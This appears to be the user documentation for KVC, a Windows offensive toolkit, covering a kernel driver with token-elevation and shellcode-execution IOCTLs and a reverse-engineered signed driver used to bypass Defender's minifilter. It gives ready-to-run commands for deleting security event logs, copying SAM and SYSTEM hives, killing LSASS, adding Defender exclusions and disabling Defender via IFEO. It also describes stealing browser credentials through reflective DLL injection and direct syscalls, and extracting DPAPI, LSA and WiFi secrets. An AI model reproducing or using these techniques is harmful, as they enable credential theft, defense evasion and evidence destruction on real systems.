Terminates one or more processes specified by PID, name (exact or partial), or a comma-separated list. Automatically elevates KVC's protection level if necessary to terminate protected targets.kvc.exe kill <PID | process_name | PID1,Name2,...>
Examples:
# Terminate process by PID
kvc.exe kill 5678

# Terminate Notepad by name
kvc.exe kill notepad.exe

# Terminate LSASS (protected process)
kvc.exe kill lsass

# Terminate multiple processes
kvc.exe kill 1122,explorer.exe,conhost.exe
8a. OmniDriver (kvcstrm.sys) — Kernel Primitive Layer
kvcstrm.sys is a purpose-built KMDF kernel driver written from scratch and shipped as an integral part of KVC. It is not derived from any third-party binary, CVE exploit payload, or publicly known vulnerable driver. The driver exposes a structured IOCTL interface that provides direct, ring-0 access to a set of kernel primitives that cannot be replicated from user mode — regardless of privilege level.
Security model
The device is created with an explicit SDDL descriptor that restricts access to NT AUTHORITY\SYSTEM and local Administrators:
D:P(A;;GA;;;SY)(A;;GA;;;BA)
All requests go through a sequential METHOD_BUFFERED queue. Input buffer sizes are validated against per-IOCTL minimums before any kernel operation is attempted. Critical paths use __try/__except to guarantee CPU state restoration on exception. The kernel allocation subsystem maintains an internal spinlock-guarded tracking list — arbitrary free and double-free of kernel pool are structurally prevented.
Full IOCTL surface
| IOCTL | Function | Notes |
|---|---|---|
IOCTL_READWRITE_DRIVER_READ |
Cross-process virtual memory read | MmCopyVirtualMemory with KernelMode previous-mode — user-mode address range checks suppressed on the kernel side of the transfer |
IOCTL_READWRITE_DRIVER_WRITE |
Cross-process virtual memory write | Same path, direction reversed |
IOCTL_READWRITE_DRIVER_BULK |
Batch up to 64 R/W operations | Single IOCTL round-trip; per-operation Status field; bulk status reflects first failure |
IOCTL_KILL_PROCESS |
Terminate process by PID | ObOpenObjectByPointer bypasses object manager access checks; ZwTerminateProcess from ring-0 with a kernel handle cannot be intercepted by PPL or user-mode callbacks |
IOCTL_KILL_PROCESS_WESMAR |
Legacy single-PID kill path | Raw 4-byte PID input; operation result returned directly as request status (no output structure) |
IOCTL_SET_PROTECTION |
Write EPROCESS.PS_PROTECTION |
Strip or assign any PP/PPL level on any running process; offset validated to range 1–0x2000 |
IOCTL_PHYSMEM_READ |
Physical memory read | MmMapIoSpaceEx; range validated against MmGetPhysicalMemoryRanges before mapping; MMIO and out-of-RAM ranges rejected |
IOCTL_PHYSMEM_WRITE |
Physical memory write | Same path, write direction |
IOCTL_ALLOC_KERNEL |
Allocate non-paged kernel pool | Optional NONPAGED_EXECUTE flag for executable allocations; tracked in driver-side list under spinlock; max 16 MB |
IOCTL_FREE_KERNEL |
Release tracked kernel allocation | Address must appear in the driver's allocation list; unrecognised address and double-free return STATUS_INVALID_PARAMETER without touching pool |
IOCTL_WRITE_PROTECTED |
Write to read-only kernel memory | CR0.WP cleared at DISPATCH_LEVEL via KeRaiseIrqlToDpcLevel() (blocks scheduler preemption and APCs, hardware interrupts remain active); CPU state restored unconditionally in __except; destination validated with MmIsAddressValid before entering critical section |
IOCTL_ELEVATE_TOKEN |
Replace process primary token with SYSTEM token | Token offset validated to range 1–0x2000 |
IOCTL_FORCE_CLOSE_HANDLE |
Close handle in target process handle table | Handle must be open in the target process, not in the calling process; uses KeStackAttachProcess to temporarily attach to target address space, then ZwClose on the handle value |
IOCTL_KILL_BY_NAME |
Terminate all processes matching a name prefix | Prefix match via _strnicmp on EPROCESS.ImageFileName; reports kill count; ImageFileName offset auto-resolved at driver load via FindImageFileNameOffset() (fallback: 0x5A8 for Win11 22H2/23H2); PsGetNextProcess resolved dynamically via MmGetSystemRoutineAddress |
IOCTL_CALL_KERNEL |
Call any kernel-space address as a 4-argument x64 function | Address validated for canonical kernel range and current mapping (MmIsAddressValid). Arguments mapped to RCX/RDX/R8/R9; 64-bit return value written back to caller. Executes at PASSIVE_LEVEL. __try/__except catches hardware faults on the call site only — IRQL violations, deadlocks, and state corruption inside the callee remain the caller's responsibility. Typical use: invoke exported kernel routines by address (PDB-resolved or via MmGetSystemRoutineAddress), or execute shellcode in a POOL_FLAG_NON_PAGED_EXECUTE buffer previously obtained via IOCTL_ALLOC_KERNEL |
Limits
| Parameter | Value |
|---|---|
MAX_TRANSFER_SIZE |
1 MB |
MAX_BULK_OPERATIONS |
64 |
MAX_PHYSMEM_SIZE |
256 KB |
MAX_PROCESS_NAME |
16 bytes (15 chars + NUL) |
IOCTL_ALLOC_KERNEL max |
16 MB |
| Protection / token offset range | 1 – 0x2000 |
Current usage within KVC
Only two IOCTLs are exposed through the current KVC command surface:
IOCTL_KILL_PROCESS_WESMAR— retained in the OmniDriver interface, but the current PP/PPL fallback usesKillerSessionand the K7RKScan termination contract (0x222008handshake,0x222018terminate) instead.IOCTL_SET_PROTECTION— available viakvc.sys; kvcstrm path not yet wired
IOCTL_KILL_BY_NAME is implemented in the driver and wrapped in KvcStrmClient::KillProcessesByName(), but not yet surfaced as a kvc command.
The remaining primitives — physical memory access, kernel pool management, write-protect bypass, token elevation, cross-process R/W — are implemented and functional but not yet surfaced as KVC commands. They represent the planned foundation for future capabilities.
Deployment
kvcstrm.sys is embedded in the same BMP-backed resource as kvc.sys and kvc_smss.exe. It is extracted at runtime and deployed to the DriverStore during kvc setup. Loading uses the same DSE bypass path as all other KVC drivers — no permanent service registration, no SCM registry residue after use.
8b. ForceIO - Signed File-Operation Backend (Minifilter Bypass)
forceio.sys is the reverse-engineered Microsoft WHCP-signed IObitUnlocker.sys (v1.3.0.20) kernel driver, packaged as an on-demand signed backend. It is completely distinct from both the in-house kvcstrm.sys driver and the K7 termination driver.
The primary objective of forceio.sys is filesystem minifilter bypass. Standard user-mode file operations — even when executed from an elevated NT SERVICE\TrustedInstaller token — fail with "Access Denied" on protected operating system files such as Windows Defender scan logs (C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\Unknown.Log). This restriction is not an ACL or token barrier; it is actively enforced in the kernel by WdFilter.sys, the Windows Defender filesystem minifilter driver intercepting I/O requests at a high Filter Manager altitude.
forceio.sys executes I/O requests directly below the minifilter layer (ZwCreateFile, ZwSetInformationFile, ZwDuplicateObject), enabling forced operations on locked, protected, or inaccessible paths without disabling security services.
For the comprehensive reverse engineering write-up, IOCTL protocol reconstruction, IDA Pro disassembly, and caller validation mathematics, refer to the published research paper:
ForceIO — Reverse Engineering IObitUnlocker.sys for Minifilter-Bypass File Operations
The shipped driver payload is byte-identical to the official WHCP-signed binary and retains its Microsoft Authenticode signature. The carrier manifest records its authentic SHA-256 digest (C6E50AC7B540E20979B9928867BACF738FAB41E0543B0587CD8C0FE90273A577), which is validated at runtime before deployment.
The driver is extracted only when a ForceIO command is invoked. ForceIOSession deploys it under an ephemeral IObitUnlocker service, opens \\.\IObitUnlockerDevice, executes the requested operation, closes the device handle, removes the service, and deletes the driver from disk. The service never persists in the registry between operations.
Commands
| Command | Behavior |
|---|---|
kvc locks <path> |
Reports processes that hold an open handle to the file or directory |
kvc delete <path> |
Force-deletes a file or recursively deletes a directory tree below WdFilter.sys |
kvc rename <source> <destination> |
Tries raw rename, then standard MoveFileEx, then driver-side move/cut |
kvc copy <source> <destination> |
Copies a file or directory tree; mounted registry hives use RegSaveKeyExW |
locks and delete support * and ? wildcards in the final path component. rename and copy take exact source paths. Paths are normalized before dispatch; device namespaces and reparse-point traversal are rejected. Existing destinations are not silently overwritten.
# Show processes locking active system hives or security event logs
kvc locks C:\Windows\System32\config\SAM
kvc locks C:\Windows\System32\winevt\Logs\Security.evtx

# Force-delete live locked event logs without stopping EventLog service (minifilter bypass)
kvc delete C:\Windows\System32\winevt\Logs\*.evtx

# Force delete protected Defender scan logs (bypassing WdFilter.sys)
kvc delete "C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\Unknown.Log"

# Force-rename or relocate locked binary / active driver
kvc rename C:\Windows\System32\drivers\target.sys C:\Windows\System32\drivers\target.sys.old

# Live copy active SAM and SYSTEM hives while Windows is running
kvc copy C:\Windows\System32\config\SAM C:\Temp\SAM
kvc copy C:\Windows\System32\config\SYSTEM C:\Temp\SYSTEM
Caller Validation and Checksum Bypass
IObitUnlocker.sys includes an anti-BYOVD integrity check (IObitUnlocker.sys+0x3DC7) that reads the calling executable from disk via ZwQueryInformationProcess → ZwCreateFile → ZwReadFile and enforces two checksum constraints:
- Byte-wise XOR accumulator must equal
0x2B. - Alternating add/subtract accumulator must equal
0x00A88677.
If either check fails, the driver returns STATUS_INVALID_PARAMETER (0xC000000D). KVC resolves this constraint transparently: the required correction bytes are appended to a short-lived worker image under %TEMP%. The temporary worker satisfies both checksum equations without modifying the driver binary, executes the METHOD_BUFFERED IOCTL (0x222124 for file operations with opcodes 1=delete, 2=rename, 3=move/cut, 4=copy, and 0x222128 for handle closure), and is immediately removed upon completion.
9. TrustedInstaller Integration
NT SERVICE\TrustedInstaller is a built-in Windows account with privileges exceeding even those of a standard Administrator. It owns critical system files and registry keys and can bypass many security restrictions. KVC integrates with TrustedInstaller to perform highly privileged operations.
TrustedInstaller Privileges
- Owns essential system files (
C:\Windows\System32, etc.) and registry hives (HKLM\SECURITY,HKLM\SAM). - Can modify Windows Defender settings, including exclusions and service state.
- Bypasses most Access Control List (ACL) restrictions.
How KVC Acquires TrustedInstaller Privileges
KVC uses a multi-step process to obtain and utilize a TrustedInstaller token:
sequenceDiagram
    participant KVC_EXE as kvc.exe
    participant OS as Windows OS (Security Subsystem)
    participant Winlogon as winlogon.exe (Running as SYSTEM)
    participant SCM as Service Control Manager (Running as SYSTEM)
    participant TI_SVC as TrustedInstaller Service (Runs as TrustedInstaller)

    KVC_EXE->>KVC_EXE: Enable SeDebugPrivilege, SeImpersonatePrivilege
    KVC_EXE->>Winlogon: OpenProcess(PROCESS_QUERY_INFORMATION)
    KVC_EXE->>Winlogon: OpenProcessToken(TOKEN_DUPLICATE)
    Winlogon-->>KVC_EXE: Return SYSTEM Token Handle
    KVC_EXE->>KVC_EXE: DuplicateTokenEx (Primary -> Impersonation)
    KVC_EXE->>OS: ImpersonateLoggedOnUser(SYSTEM Impersonation Token)
    Note over KVC_EXE: KVC Thread now running as SYSTEM

    KVC_EXE->>SCM: OpenSCManager(SC_MANAGER_ALL_ACCESS)
    KVC_EXE->>SCM: OpenService("TrustedInstaller", SERVICE_START)
    KVC_EXE->>SCM: StartService("TrustedInstaller")
    SCM->>TI_SVC: Start Service
    TI_SVC-->>SCM: Service Started (Process ID: TI_PID)
    SCM-->>KVC_EXE: Return TI_PID
    Note over KVC_EXE: TrustedInstaller process is now running

    KVC_EXE->>TI_SVC: OpenProcess(TI_PID, PROCESS_QUERY_INFORMATION)
    KVC_EXE->>TI_SVC: OpenProcessToken(TOKEN_DUPLICATE | ...)
    TI_SVC-->>KVC_EXE: Return TrustedInstaller Token Handle
    KVC_EXE->>KVC_EXE: DuplicateTokenEx (Primary Token)
    Note over KVC_EXE: Now holds a usable TrustedInstaller Primary Token
    KVC_EXE->>KVC_EXE: Cache Token

    KVC_EXE->>OS: RevertToSelf()
    Note over KVC_EXE: KVC Thread returns to original context (Administrator)

    Note over KVC_EXE: When needed...
    KVC_EXE->>OS: ImpersonateLoggedOnUser(Cached TI Token)
    KVC_EXE->>OS: Perform Privileged Operation (e.g., CreateFileW, RegSetValueExW)
    KVC_EXE->>OS: RevertToSelf()
    %% OR for running commands
    % KVC_EXE->>OS: CreateProcessWithTokenW(Cached TI Token, command)
Explanation:
- KVC enables
SeDebugPrivilegeandSeImpersonatePrivilegefor its own process. - It finds a process running as
SYSTEM(typicallywinlogon.exe) , opens its token, duplicates it for impersonation, and callsImpersonateLoggedOnUser. The KVC thread now temporarily operates asSYSTEM. - Running as
SYSTEM, KVC uses the Service Control Manager (SCM) to ensure theTrustedInstallerservice is started. It gets the Process ID (PID) of the running service. - KVC opens the
TrustedInstallerprocess and its primary token. - It duplicates the
TrustedInstallerprimary token. - KVC enables all possible privileges on this duplicated token for maximum capability .
- KVC reverts its thread context back to the original user (Administrator).
- The duplicated, fully privileged
TrustedInstallertoken is cached. - When a command requires TrustedInstaller privileges (e.g.,
kvc trusted ...,kvc add-exclusion ..., writing protected files/registry keys), KVC either:- Temporarily impersonates using the cached token (
ImpersonateLoggedOnUser), performs the operation (likeCreateFileW,RegSetValueExW), and reverts (RevertToSelf). - Launches a new process directly using the cached token via
CreateProcessWithTokenW(for thekvc trusted <command>functionality).
- Temporarily impersonates using the cached token (
TrustedInstaller Commands
Run Command as TrustedInstaller:
kvc.exe trusted <command> [arguments...]Executes the specified
<command>with full TrustedInstaller privileges . Supports executable paths and arguments. Also resolves.lnkshortcut files to their target executables.Add Context Menu:
kvc.exe install-contextAdds a "Run as TrustedInstaller" entry to the right-click context menu for
.exeand.lnkfiles in Windows Explorer, allowing easy elevation for any application .
Examples:
# Open an elevated command prompt as TrustedInstaller
kvc.exe trusted cmd.exe

# Add a Defender exclusion natively (WMI, no PowerShell)
kvc.exe add-exclusion Paths C:\Tools

# Run a specific application with TI privileges
kvc.exe trusted "C:\Program Files\MyTool\tool.exe" --admin-mode

# Run a command from a shortcut file as TrustedInstaller
kvc.exe trusted "C:\Users\Admin\Desktop\My Shortcut.lnk"
10. Windows Defender Exclusion Management
Windows Defender often interferes with security research tools. KVC allows managing Defender's exclusions using TrustedInstaller privileges, bypassing potential Tamper Protection restrictions.
How it Works
KVC communicates directly with Windows Defender via the MSFT_MpPreference WMI class in the ROOT\\Microsoft\\Windows\\Defender namespace — no PowerShell spawning. The WmiDefenderClient class manages a single IWbemServices session and calls the Add / Remove static methods with a SAFEARRAY<BSTR> parameter, mirroring exactly what Add-MpPreference / Remove-MpPreference do internally.
Before every write, KVC queries the live singleton MSFT_MpPreference instance and reads the current exclusion array. If the value is already present (case-insensitive comparison), the write is skipped entirely — no redundant WMI round-trips. Administrator privileges are sufficient; TrustedInstaller is not required for this operation.
Exclusion Types
KVC supports managing four types of exclusions :
- Paths: Exclude specific files or entire folders (e.g.,
C:\Tools\mytool.exe,D:\ResearchData\). - Processes: Exclude by process name (e.g.,
mytool.exe,cmd.exe). KVC automatically extracts the filename if a full path is provided. - Extensions: Exclude all files with a specific extension (e.g.,
.log,.tmp,.exe). KVC automatically adds the leading dot if missing. - IpAddresses: Exclude specific IP addresses or CIDR ranges from network inspection (e.g.,
192.168.1.100,10.0.0.0/24).
Exclusion Commands
Add Exclusion:
# Legacy Syntax (Adds specified path/process)
kvc.exe add-exclusion [path_or_process_name]

# New Syntax (Specify Type)
kvc.exe add-exclusion Paths <file_or_folder_path>
kvc.exe add-exclusion Processes <process_name.exe>
kvc.exe add-exclusion Extensions <.ext>
kvc.exe add-exclusion IpAddresses <IP_or_CIDR>
Adds an exclusion to Windows Defender .
- Legacy syntax without a type assumes
Pathsunless the argument looks like an executable name (ends in.exe), in which case it assumesProcesses. - New syntax requires specifying the type (
Paths,Processes,Extensions,IpAddresses).
- Legacy syntax without a type assumes
Remove Exclusion:
# Legacy Syntax (Removes specified path/process)
kvc.exe remove-exclusion [path_or_process_name]

# New Syntax (Specify Type)
kvc.exe remove-exclusion Paths <file_or_folder_path>
kvc.exe remove-exclusion Processes <process_name.exe>
kvc.exe remove-exclusion Extensions <.ext>
kvc.exe remove-exclusion IpAddresses <IP_or_CIDR>
Removes a previously added exclusion . Syntax mirrors the
add-exclusioncommand.
Examples:
# Exclude a specific tool
kvc.exe add-exclusion C:\Tools\research_tool.exe

# Exclude an entire folder
kvc.exe add-exclusion Paths D:\TempData

# Exclude cmd.exe by process name
kvc.exe add-exclusion Processes cmd.exe

# Exclude all .tmp files
kvc.exe add-exclusion Extensions .tmp

# Exclude a specific IP
kvc.exe add-exclusion IpAddresses 192.168.0.50

# Remove the cmd.exe exclusion
kvc.exe remove-exclusion Processes cmd.exe
Note: Changes might take a moment to be reflected in the Windows Security interface. These operations require KVC to successfully obtain TrustedInstaller privileges. If Defender is completely disabled or not installed, the commands might report success without actually doing anything.
11. Security Engine Management (Windows Defender)
Beyond managing exclusions, KVC can block or restore the core Windows Defender engine (MsMpEng.exe) at the Windows loader level — before any Defender code runs — using an Image File Execution Options (IFEO) intercept. The technique bypasses standard UI, Tamper Protection, and the DACL restrictions on IFEO registry keys.
How It Works: IFEO Loader Intercept
The Windows loader checks HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<exe> before launching any process. If a Debugger value is present, the loader substitutes it as the actual binary to run, passing the original executable path as an argument. Setting Debugger=systray.exe on MsMpEng.exe causes systray.exe to be launched instead — it silently ignores the unexpected argument and exits. The Defender engine never gets a chance to initialise.
Why direct registry write fails: The DACL on the IFEO subtree denies writes to standard Administrators. KVC uses the same offline hive cycle applied elsewhere for protected keys:
RegSaveKeyEx— snapshot the entire IFEO subtree to%TEMP%\Ifeo.hivRegLoadKey(HKLM, "TempIFEO", "Ifeo.hiv")— mount as a temporary hive- Create/delete
HKLM\TempIFEO\MsMpEng.exe\Debuggerin the mounted copy RegUnLoadKey(HKLM, "TempIFEO")— flush and unmountRegRestoreKey(HKLM\IFEO, "Ifeo.hiv", REG_FORCE_RESTORE)— atomic swap back to live registry
Only SE_BACKUP_NAME + SE_RESTORE_NAME are required — no TrustedInstaller token needed for this operation.
flowchart TD
    subgraph KVCOp["KVC: secengine disable"]
        A(["RegSaveKeyEx — IFEO subtree → Ifeo.hiv"]) --> B(["RegLoadKey → HKLM\\TempIFEO"])
        B --> C(["Create TempIFEO\\Target.exe → Debugger = systray.exe"])
        C --> D(["RegUnLoadKey TempIFEO"])
        D --> E(["RegRestoreKey REG_FORCE_RESTORE → live IFEO"])
        E --> F(["KillerSession: snapshot registry and service state"])
        F --> G(["Start K7RKScan service; open DosK7RKScnDrv; handshake 0x222008"])
        G --> H(["Strip and verify PS_PROTECTION through kvc.sys; kill PIDs via 0x222018"])
        H --> I(["ControlService(STOP): SecurityHealthService"])
        I --> J(["Restore protection for survivors; restore service and registry lease"])
        J --> K(["Engine dead immediately — IFEO block persists across restarts"])
    end

    subgraph AfterBoot["On next boot (IFEO block persists)"]
        AB1(["Windows loader reads IFEO\\MsMpEng.exe"]) --> AB2{"Debugger present?"}
        AB2 -- yes --> AB3(["Launch systray.exe — MsMpEng never runs"])
        AB2 -- no  --> AB4(["MsMpEng.exe launches normally"])
    end

    subgraph KVCEnable["KVC: secengine enable"]
        EN1(["Same offline hive cycle — delete Debugger value"]) --> EN2(["RegRestoreKey → live IFEO"])
        EN2 --> EN3(["StartService(WinDefend) + SecurityHealthService via SCM"])
        EN3 --> EN4(["MsMpEng.exe launches immediately — no restart needed"])
    end
Recoverable execution. disable and enable take effect without a reboot. The K7 driver has a valid Microsoft WHCP signature. KillerSession owns the temporary service and caller-verification registry state; it restores pre-existing values and removes only KVC-owned state. The IFEO block written by disable remains active until kvc secengine enable removes it.
Security Engine Commands
Check Status:
kvc secengine statusReports three independent dimensions:
- [IFEO] — whether
Debuggeris set onMsMpEng.exe(and its current value) - [SVC] — whether the
WinDefendservice is inSERVICE_RUNNINGstate - [PROC] — whether
MsMpEng.exeis present in the process snapshot - [SUM] — derived summary:
ACTIVE/IFEO BLOCKED/INACTIVE/NOT INSTALLED
This correctly handles systems where Defender has been fully removed (no WinDefend service), where another AV product is active, or where the engine is stopped for unrelated reasons.
- [IFEO] — whether
Disable Security Engine:
kvc secengine disableSets
IFEO\MsMpEng.exe\Debugger = systray.exeand best-effort blocksSecurityHealthSystray.exeandSecurityHealthService.exethrough the offline hive cycle. It then opens the K7RKScan session, completes handshake0x222008, clears and verifies target protection throughkvc.sys, sends termination IOCTL0x222018for the original PIDs, and stopsSecurityHealthServicethrough SCM. Surviving targets are restored to their original protection.KillerSessioncloses the device, restores service and registry state, and returns a non-zero status if termination or cleanup is partial.Enable Security Engine:
kvc secengine enableRemoves the
Debuggervalue (and theMsMpEng.exeIFEO key if it becomes empty), then callsStartService(WinDefend)via SCM.MsMpEng.exelaunches within seconds — no restart needed.
Verification after enable: sc query windefend, sc query wscsvc, sc query SecurityHealthService, and Get-MpComputerStatus. Service startup alone does not prove that definitions and policy are healthy. A definition update and reboot are separate checks.
Warning: Disabling the core security engine significantly reduces system protection. Use this feature only with explicit authorization and a documented recovery plan.
Comparison: kvc secengine disable vs KvcKiller
kvc secengine disable uses kvc.sys for protection removal and the built-in K7RKScan session for termination. The IFEO block persists until the matching enable command.
KvcKiller is a standalone tool. Its current implementation also uses the K7RKScan pair and the same two-IOCTL contract.
| kvc secengine disable | KvcKiller | |
|---|---|---|
| Kills running engine | yes, signed K7RKScan session | yes, signed K7RKScan session |
| IFEO block (prevents restart) | yes — permanent | yes |
| Restart required | never | no |
| Requires DSE bypass | no | no |
| Separate download needed | no (built-in) | yes |
12. Browser Credential Extraction
Modern web browsers protect user authentication secrets using multi-tier encryption schemas, cryptographic identity binding, and strict operating-system-level file locking. Accessing these secrets without terminating user sessions requires bypassing both in-memory and on-disk protection boundaries. KVC addresses these barriers through its auxiliary zero-CRT subsystem packaged in kvc.dat.
Cryptographic and Concurrency Barriers
- App-Bound Encryption (
v20): Since Chromium version 127, Google Chrome and Microsoft Edge encrypt the master AES key with App-Bound Encryption rather than raw DPAPI. The DPAPI payload is tied to the caller executable's digital signature and identity via an out-of-process system COM service. - Advisory and Mandatory SQLite File Locks: When Chromium browsers are active, child processes retain exclusive read and write locks on
Login Data,Cookies, andWeb Data. Direct file access from outside the process tree returns sharing violations. - EDR Hooking and Process Boundaries: Security software monitors cross-process injection and token elevation, placing inline hooks across user-mode Win32 APIs in
ntdll.dllandkernel32.dll.
Architectural Contrast: KVC vs Legacy Utilities
Traditional forensic tools, including NirSoft ChromePass and WebBrowserPassView, operate exclusively out-of-process:
- Failure Under Active Execution: External tools read database files directly from disk. If the browser is open, locked database handles trigger fatal access errors, forcing the operator to close the browser and destroy live forensic state.
- Failure Against App-Bound Encryption: Legacy tools attempt
CryptUnprotectDatadirectly on the stored key. Under Chromium 127+, this returns an invalid ciphertext error because the key is sealed behind the COM elevation broker. When legacy tools attempt to call the COM broker, the system service validates the caller binary identity and rejects the request withE_ACCESSDENIED.
KVC circumvents both constraints by executing inside the browser security boundary:
[kvc_pass.exe]
  |
  +-- 1. Create asynchronous Named Pipe: \\.\pipe\<UUID>
  +-- 2. Direct Syscalls (AbiTramp.asm): NtAllocateVirtualMemory -> NtWriteVirtualMemory
  +-- 3. Reflective load kvc_crypt.dll into browser memory via NtCreateThreadEx
  +-- 4. Isolate and terminate child network-service process (releases SQLite file lock)
  |
[Browser Process Memory: kvc_crypt.dll]
  |
  +-- 5. Query COM Elevation Broker (IOriginalBaseElevator / IEdgeElevatorFinal)
  |      -> Broker validates in-process identity -> returns decrypted APPB master key
  +-- 6. Open SQLite databases with nolock URI
  +-- 7. Decrypt AES-256-GCM v10/v20 records in memory
  +-- 8. Stream decrypted credentials back through Named Pipe
  |
[kvc_pass.exe]
  |
  +-- 9. Structure and emit JSON, HTML, and TXT reports without temporary disk writes
Standard User Context Execution (Zero Elevation Requirement)
A critical architectural capability of kvc_pass.exe (kvc.dat) is that it executes directly from the standard unprivileged user desktop session, requiring zero administrative elevation and generating no UAC prompts.
This design is critical for several fundamental reasons:
- User Token Cryptographic Binding: Chromium master key protection via DPAPI (
CryptUnprotectData) and App-Bound Encryption (v20) is strictly bound to the interactive logon session and user SID. Attempting extraction from an elevatedSYSTEMcontext often fails becauseSYSTEMlacks access to the logged-in user's DPAPI master key files in%APPDATA%\Microsoft\Protect\<UserSID>. - Interactive COM Session Elevation: The out-of-process App-Bound COM elevation broker (
IOriginalBaseElevator/IEdgeElevatorFinal) runs within the interactive desktop session. Executing in user space ensures seamless COM binding without cross-session elevation failures. - Local Asynchronous Named Pipe:
kvc_pass.execreates an ephemeral local Named Pipe\\.\pipe\<UUID>with security descriptors restricted to the current user token. Whenkvc_crypt.dllis reflectively injected into the user's running browser process, it securely streams decrypted credentials back tokvc_pass.exeover this IPC channel without writing unencrypted artifacts to disk. - Contrast with Legacy Tools: Traditional utilities (such as NirSoft ChromePass) fail completely under standard user rights or require administrative elevation, yet fail to decrypt
v20App-Bound encrypted databases or crash due to SQLite locks. KVC extracts live credentials cleanly while the browser remains active, in the exact user session where the data belongs.
flowchart TD
    subgraph UserSession["Standard User Desktop Session (No Elevation Required)"]
        U(["Interactive User / CLI"]) --> KVC_PASS(["kvc_pass.exe (Zero-CRT)"])
        KVC_PASS --> PIPE(["Create Named Pipe: \\\\.\\pipe\\<UUID>"])
        KVC_PASS --> SYSCALL(["Direct Syscalls (AbiTramp.asm)"])
        SYSCALL --> INJECT(["Reflectively inject kvc_crypt.dll into Browser"])
        KVC_PASS --> NS_KILL(["Pulse-terminate network-service child (Releases SQLite Lock)"])
    end

    subgraph BrowserProcess["Active Browser Address Space (Chrome / Edge / Brave)"]
        INJECT --> CRYPT_DLL(["kvc_crypt.dll (In-Memory)"])
        CRYPT_DLL --> COM_BROKER{"Query COM Elevation Broker<br/>(IOriginalBaseElevator / IEdgeElevatorFinal)"}
        COM_BROKER -->|Broker verifies in-process identity| MASTER_KEY(["Decrypted APPB Master Key"])
        MASTER_KEY --> SQLITE(["Open SQLite databases (nolock mode)"])
        SQLITE --> DECRYPT(["Decrypt AES-256-GCM v10/v20 credentials & cookies"])
        DECRYPT --> PIPE_STREAM(["Stream records through Named Pipe"])
    end

    PIPE_STREAM --> PIPE
    PIPE --> JSON_EMIT(["Emit structured JSON / HTML / TXT reports directly to disk"])
    JSON_EMIT --> U
Zero-CRT Subsystem Implementation
kvc_pass.exe and kvc_crypt.dll are built with freestanding runtime primitives:
- Freestanding Runtime Support: Implemented in
RuntimeSupport.cppandRuntimeSupport.h. The binaries link zero C/C++ Runtime Library dependencies, containing no imports fromvcruntime140.dllormsvcp140.dll. - Deterministic SSE2 Baseline: Compiled with
__isa_available = 1, ensuring compatibility with legacy Intel and AMD processors without AVX instructions. - Direct Syscall Engine: System calls are resolved dynamically by parsing the sorted export table of
ntdll.dlland executed viaAbiTramp.asmtrampolines, bypassing user-mode API monitoring hooks. - Synchronized Concurrency Control: For Microsoft Edge, which features an aggressive watchdog restarting its network service within 1 to 2 seconds, KVC executes a secondary synchronized termination pulse immediately before cookie database access, ensuring reliable extraction without UI disruption.
Auxiliary Module Architecture: kvc.dat and kvcforensic.dat
kvc_pass.exe and kvc_crypt.dll are distributed as a single encrypted module named kvc.dat. The file is extracted and staged to C:\Windows\System32 by kvc setup or the irm installer. At runtime, ControllerBinaryManager::LoadAndSplitCombinedBinaries decrypts the payload and separates the PE components in memory.
When kvc_pass.exe is present in System32 or the working directory, full in-process extraction is used for Chrome, Edge, and Brave. If absent, KVC reverts to a native DPAPI fallback limited to Edge passwords.
kvcforensic.dat is an optional analysis module embedding KvcForensic.exe and LSA structure definitions in KvcForensic.json. It is unpacked to %TEMP%\KvcForensic\ on demand when kvc analyze processes LSASS memory dumps.
Browser Password Commands
kvc.exe browser-passwords [browser_flags...] [output_options...]
kvc.exe bp [browser_flags...] [output_options...] # Alias
Running kvc bp requires an explicit target flag:
--chrome: Target Google Chrome viakvc_pass.exe.--edge: Target Microsoft Edge usingkvc_pass.exewhen deployed, or native DPAPI fallback.--brave: Target Brave Browser viakvc_pass.exe.--all: Target all detected Chromium browsers.--output <path>or-o <path>: Specify destination folder for HTML, TXT, and JSON reports. Defaults to current directory.
Execution Examples:
# Extract Chrome credentials to current directory
kvc.exe bp --chrome

# Extract Edge credentials to custom path C:\reports
kvc.exe bp --edge --output C:\reports

# Extract all browser credentials to Downloads
kvc.exe bp --all -o "%USERPROFILE%\Downloads"
13. DPAPI Secrets Extraction (WiFi, Master Keys)
Beyond browser-specific data, KVC can extract other system secrets protected by DPAPI, including saved WiFi network keys and the DPAPI master keys themselves. This process relies heavily on TrustedInstaller privileges.
How it Works
The export secrets command orchestrates several steps:
- Acquire TrustedInstaller: Gains elevated privileges necessary to access protected registry keys and run system commands .
- Extract LSA Secrets (DPAPI Master Keys):
- Uses the TrustedInstaller context to execute
reg exportcommands targeting the protected keys underHKLM\SECURITY\Policy\Secrets, specificallyDPAPI_SYSTEM,NL$KM, and potentially others . These keys are crucial for machine-level DPAPI decryption. - Exports are saved to temporary
.regfiles in the system temp directory. - KVC parses these
.regfiles to extract the raw, encrypted key data . - It attempts to decrypt these keys using
CryptUnprotectDatafor display and potential later use, storing both raw and decrypted versions .
- Uses the TrustedInstaller context to execute
- Extract WiFi Credentials:
- Executes the
netsh wlan show profilescommand to list saved WiFi network names (SSIDs) . - For each profile, executes
netsh wlan show profile name="<SSID>" key=clearto retrieve the plaintext password . - Parses the command output to extract the SSID and password .
- Executes the
- Extract Browser Passwords:
- If
kvc_pass.exeis available in System32 or the current directory, KVC launches it for both Chrome and Edge to perform full COM-based extraction (passwords, cookies, payments) and merges the JSON results back into the report viaMergeKvcPassResults. - If
kvc_pass.exeis absent, KVC falls back to the built-in DPAPI method for Edge passwords only (described in Section 12).
- If
- Generate Reports: Consolidates all extracted master keys, WiFi passwords, and browser credentials into comprehensive HTML and TXT reports saved to the specified output directory.
- Cleanup: Removes temporary files.
DPAPI Secrets Command
- Export DPAPI Secrets:
Performs the full DPAPI secret extraction process described above . Requires Administrator privileges (uses TrustedInstaller internally).kvc.exe export secrets [output_path][output_path]: Optional directory to save the HTML and TXT report files. Defaults to a timestamped folder within the user'sDownloadsdirectory (e.g.,Downloads\Secrets_DD.MM.YYYY).
Example:
# Export secrets to the default Downloads\Secrets_... folder
kvc.exe export secrets

# Export secrets to a custom directory C:\kvc_secrets
kvc.exe export secrets C:\kvc_secrets
The generated reports provide a summary and detailed tables for the extracted DPAPI master keys (raw and processed hex), WiFi credentials (SSID and password), and browser credentials (passwords, cookies, payments) extracted via kvc_pass.exe when available, or Edge-only passwords via the built-in DPAPI fallback when it is not.
14. Sticky Keys Backdoor
